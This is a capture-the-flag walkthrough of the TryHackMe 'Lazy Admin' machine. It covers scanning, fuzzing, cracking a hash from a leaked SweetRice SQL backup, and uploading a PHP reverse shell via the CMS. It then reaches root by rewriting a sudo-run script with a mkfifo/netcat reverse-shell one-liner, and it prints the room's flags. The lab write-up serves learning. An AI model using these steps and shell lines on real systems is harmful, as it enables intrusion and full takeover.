

# Lazy Admin

```
ping lazyadmin.thm
```

```
rustscan -a lazyadmin.thm -- -A -oN portscan
```



Two ports are open **22, 80**

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 60    OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 497cf741104373da2ce6389586f8e0f0 (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCo0a0DBYbd2oCUPGjhXN1BQrAhbKKJhN/PW20CccDm6KB/+sH/2UWHy3kE1XDgW02W3EEHVd6vf7SdrCt7sWhJSno/q1IC06ZnHBCjyWcRMxojBvVtS4k
5ih/RstPbIy0uG7QI/K7wFzWdqMlyW62CupjNHt/016DlokjkzSdq9eyYwzef/CDRb5QnpkTX5iQcxyKiPzZVdX/W8pfP3VfLyD/cxBqvbtQcl3iT1n+QwL8+QArh01boMgWs6oIDxvPxvXoJ0Ts0pEQ2BFC
KJfB
|_ 256 2fd7c44ce81b5a9044dfc0638c72ae55 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBC8TzsGQ1Xtyg+XwisNmDmdsHKumQYqiUbxqVd+E0E0TdRaeIkSGov/GKoXY00EX2izJSImiJtn0j988XB
|_ 256 61846227c6c32917dd27459e29cb905e (ED25519)
|_ _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIle/TbqqjC/bQMfBM29kV2xApQbhUXLFwFJPU14Y9/Nm
80/tcp    open  http      syn-ack ttl 60    Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
```

On port 80

lazyadmin.thm

Reverse Shell TryHackMe



## Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

### Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.


The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.

Performing directory bruteforcing on port 80. Found one directory as **/content**

```
(root@Hindutva)-[~/Desktop/ctf/lazyadmin]  
# ffuf -u http://lazyadmin.thm/FUZZ -w /root/Documents/ubuntu/Wordlists/dir_big.txt -t 80
```



v2.0.0-dev

---


```
:: Method      : GET  
:: URL         : http://lazyadmin.thm/FUZZ  
:: Wordlist    : FUZZ: /root/Documents/ubuntu/Wordlists/dir_big.txt  
:: Follow redirects : false  
:: Calibration : false  
:: Timeout     : 10  
:: Threads     : 80  
:: Matcher     : Response status: 200,204,301,302,307,401,403,405,500
```

---

[Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 204ms]

\* FUZZ: **content**

Website is use **sweetrice** as a cms



Welcome to **SweetRice** - Thank your for install SweetRice as your website management system.

**This site is building now , please come late.**


If you are the webmaster, please go to Dashboard -> General -> Website setting

and uncheck the checkbox "Site close" to open your website.

More help at [Tip for Basic CMS SweetRice installed](#)

## Performing directory bruteforcing again on /content

```
(root@Hindutva) - [~/Desktop/ctf/lazyadmin]
# ffuf -u http://lazyadmin.thm/content/FUZZ -w /root/Documents/ubuntu/Wordlists/dir_big.txt -t 80
```



v2.0.0-dev

---

```
:: Method      : GET
:: URL         : http://lazyadmin.thm/content/FUZZ
:: Wordlist    : FUZZ: /root/Documents/ubuntu/Wordlists/dir_big.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 80
:: Matcher     : Response status: 200,204,301,302,307,401,403,405,500
```

---

```
[Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 130ms]
* FUZZ: images

[Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 133ms]
* FUZZ: js

[Status: 301, Size: 320, Words: 20, Lines: 10, Duration: 129ms]
* FUZZ: inc

[Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 129ms]
* FUZZ: as

[Status: 301, Size: 324, Words: 20, Lines: 10, Duration: 128ms]
* FUZZ: _themes

[Status: 301, Size: 327, Words: 20, Lines: 10, Duration: 122ms]
* FUZZ: attachment
```


On the **/content/as** contain a login form

lazyadmin.thm/content/as/

Reverse Shell TryHackMe

## Welcome to SweetRice!

.....



Please login






























Account

Password



☐ Remember Me  [Forgot Password?](#)

Powered by SweetRice © 2023

Navigate on the **/content/inc** we got a some php files and **mysql\_backup**

	<a href="#">Parent Directory</a>	-
	<a href="#">404.php</a>	2016-09-19 17:55 1.9K
	<a href="#">alert.php</a>	2016-09-19 17:55 2.1K
	<a href="#">cache/</a>	2019-11-29 12:30 -
	<a href="#">close_tip.php</a>	2016-09-19 17:55 2.4K
	<a href="#">db.php</a>	2019-11-29 12:30 165
	<a href="#">do_ads.php</a>	2016-09-19 17:55 782
	<a href="#">do_attachment.php</a>	2016-09-19 17:55 640
	<a href="#">do_category.php</a>	2016-09-19 17:55 2.8K
	<a href="#">do_comment.php</a>	2016-09-19 17:55 3.0K
	<a href="#">do_entry.php</a>	2016-09-19 17:55 2.6K
	<a href="#">do_home.php</a>	2016-09-19 17:55 1.8K
	<a href="#">do_lang.php</a>	2016-09-19 17:55 387
	<a href="#">do_rssfeed.php</a>	2016-09-19 17:55 1.5K
	<a href="#">do_sitemap.php</a>	2016-09-19 17:55 4.5K
	<a href="#">do_tags.php</a>	2016-09-19 17:55 2.7K
	<a href="#">do_theme.php</a>	2016-09-19 17:55 452
	<a href="#">error_report.php</a>	2016-09-19 17:55 2.5K
	<a href="#">font/</a>	2016-09-19 17:57 -
	<a href="#">function.php</a>	2016-09-19 17:55 89K
	<a href="#">htaccess.txt</a>	2016-09-19 17:55 137
	<a href="#">init.php</a>	2016-09-19 17:55 3.9K
	<a href="#">install.lock.php</a>	2019-11-29 12:30 45
	<a href="#">lang/</a>	2016-09-19 17:57 -
	<a href="#">lastest.txt</a>	2016-09-19 17:55 5
	<a href="#">mysql_backup/</a>	2019-11-29 12:30 -
	<a href="#">rssfeed.php</a>	2016-09-19 17:55 1.6K
	<a href="#">rssfeed_category.php</a>	2016-09-19 17:55 1.7K
	<a href="#">rssfeed_entry.php</a>	2016-09-19 17:55 2.1K

# Index of /content/inc/mysql\_backup

Name	Last modified	Size	Description
 <a href="#">Parent Directory</a>		-	
 <a href="#">mysql_bakup_20191129023059-1.5.1.sql</a>	2019-11-29 12:30	4.7K	

Apache/2.4.18 (Ubuntu) Server at lazyadmin.thm Port 80

In the above file we got a username as **manager** and the md5 hash

**42f749ade7f9e195bf475f37a44cafc**

Crack the above password and the cracked value is **Password123**

```
GNU nano 7.2 mysql_bakup_20191129023059-1.5.1.sql
8 => 'DROP TABLE IF EXISTS `%-item_plugin`;',
9 => 'CREATE TABLE `%-item_plugin` (
  `id` int(10) NOT NULL AUTO_INCREMENT,
  `item_id` int(10) NOT NULL,
  `item_type` varchar(255) NOT NULL,
  `plugin` varchar(255) NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=MyISAM DEFAULT CHARSET=utf8;',
10 => 'DROP TABLE IF EXISTS `%-links`;',
11 => 'CREATE TABLE `%-links` (
  `lid` int(10) NOT NULL AUTO_INCREMENT,
  `request` text NOT NULL,
  `url` text NOT NULL,
  `plugin` varchar(255) NOT NULL,
  PRIMARY KEY (`lid`)
) ENGINE=MyISAM DEFAULT CHARSET=utf8;',
12 => 'DROP TABLE IF EXISTS `%-options`;',
13 => 'CREATE TABLE `%-options` (
  `id` int(10) NOT NULL AUTO_INCREMENT,
  `name` varchar(255) NOT NULL,
  `content` mediumtext NOT NULL,
  `date` int(10) NOT NULL,
  PRIMARY KEY (`id`),
  UNIQUE KEY `name` (`name`)
) ENGINE=MyISAM AUTO_INCREMENT=4 DEFAULT CHARSET=utf8;',
14 => 'INSERT INTO `%-options` VALUES(2,\'categories\',\'\',\'1575023409\');',
15 => 'INSERT INTO `%-options` VALUES(3,\'links\',\'\',\'1575023409\');',
16 => 'DROP TABLE IF EXISTS `%-posts`;',
17 => 'CREATE TABLE `%-posts` (
  `id` int(10) NOT NULL AUTO_INCREMENT,
  `name` varchar(255) NOT NULL,
  `title` varchar(255) NOT NULL,
  `body` longtext NOT NULL,
  `keyword` varchar(255) NOT NULL DEFAULT '\',
  `tags` text NOT NULL,
```



Login in to the `/content/as` with `manager:Password123` credentials

The screenshot shows the SweetRice web application dashboard. The browser address bar displays `lazyadmin.thm/content/as/`. The dashboard has a dark sidebar on the left with a menu including: Dashboard (highlighted), Category, Post, Comment, Attachment, Setting, Permalinks, Plugin list, Ads, Track, Links, Sitemap, Theme, Media Center, Cache, Update, Sites, Data, Logout, and Home. The main content area is titled "Welcome to SweetRice!" and "Lazy Admin's Website System Information". It features the SweetRice logo and the text "Simple Website Program Database mysql Connected". Below this, there are several configuration sections: "Website status : Close" with "Running" and "Close" buttons; "URL rewrite" with "Enable" and "Disable" buttons; "Theme" with "Default" and "default" buttons; "Language" with "Auto detect", "中文(简体)", "中文(繁体)", and "English" buttons; "Dashboard Language" with "中文(简体)", "中文(繁体)", and "English" buttons. At the bottom, there are sections for "Category" (0) and "Post" (0 (Publish : 0)). The sidebar also shows the server time: "Server Time : Aug 15 2023 07:49 Time zone:America/Los\_Angeles".

Go to the **Media Center** tab and upload the php reverse shell in the zip format

```
(root@Hindutva)-[~/Documents/ubuntu/Exploits]
# zip shell php-reverse-shell.php
adding: php-reverse-shell.php (deflated 59%)

(root@Hindutva)-[~/Documents/ubuntu/Exploits]
# ls
linpeas.sh  php-reverse-shell.php  shell.zip  theme.zip
```

Upload the .zip file and check the box and click on Done

Dashboard  
Current version : 1.5.1

Category

Post

Comment

Attachment

Setting

Permalinks

Plugin list

Ads

Track

Links

Sitemap

Theme

Media Center

Cache

Update

Sites

Search Keywords Search

Parent

☐ Name

Bulk Delete

Page Limit: Done

New Directory : Done

Upload : Browse... shell.zip Extract zip archive? ☒ Done Max upload file size:2M

File appear on the top, start the listener and click on file name

Dashboard  
Current version : 1.5.1

Category

Post

Comment

Attachment

Setting

Permalinks

Plugin list

Ads

Track

Links

Sitemap

Theme

Media Center


Cache

Update

Sites

Search Keywords Search

Parent

<input type="checkbox"/> Name	File Type
 eaf801fe99f51db6e366c94665ccd6cb.php	application/octet-streams

Bulk Delete

Page Limit: Done

New Directory : Done

Upload : Browse... No files selected. Extract zip archive? ☐ Done Max upload file size:2M

We got our shell as **www-data**

**THM{63e5bce9271952aad1113b6f1ac28a07}**

```

(root@Hindutva)-[~/Documents/ubuntu/Exploits]
# nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.17.64.140] from (UNKNOWN) [10.10.128.103] 60202
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 UTC 2019 i686 i686 i686 GNU/Linux
17:53:01 up 17 min, 0 users, load average: 0.00, 0.13, 0.35
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ cd /home
$ ls
itguy
$ cd itguy
$ ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
backup.pl
examples.desktop
mysql_login.txt
user.txt
$ cat user.txt
THM{63e5bce9271952aad1113b6f1ac28a07}
$

```

Type command **sudo -l**

```

$ sudo -l
Matching Defaults entries for www-data on THM-Chal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on THM-Chal:
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
$

```

**backup.pl** file call the **/etc/copy.sh** file

```

$ cat backup.pl
#!/usr/bin/perl

system("sh", "/etc/copy.sh");
$ cat /etc/copy.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.0.190 5554 >/tmp/f
$

```

Change the ip address of your machine in the **/etc/copy.sh** file

```

echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc YOUR_IP 4444 >/tmp/f"
> /etc/copy.sh

```

Run the command

```
sudo /usr/bin/perl /home/itguy/backup.pl
```

We got the **root** shell

THM{6637f41d0177b6f37cb20d775124699f}

```
(root@Hindutva)-[~/Desktop/ctf/lazyadmin]
# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.17.64.140] from (UNKNOWN) [10.10.128.103] 46378
sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# cd /roo
sh: 3: cd: can't cd to /roo
# cd /root
# ls
root.txt
# cat root.txt
THM{6637f41d0177b6f37cb20d775124699f}
# |
```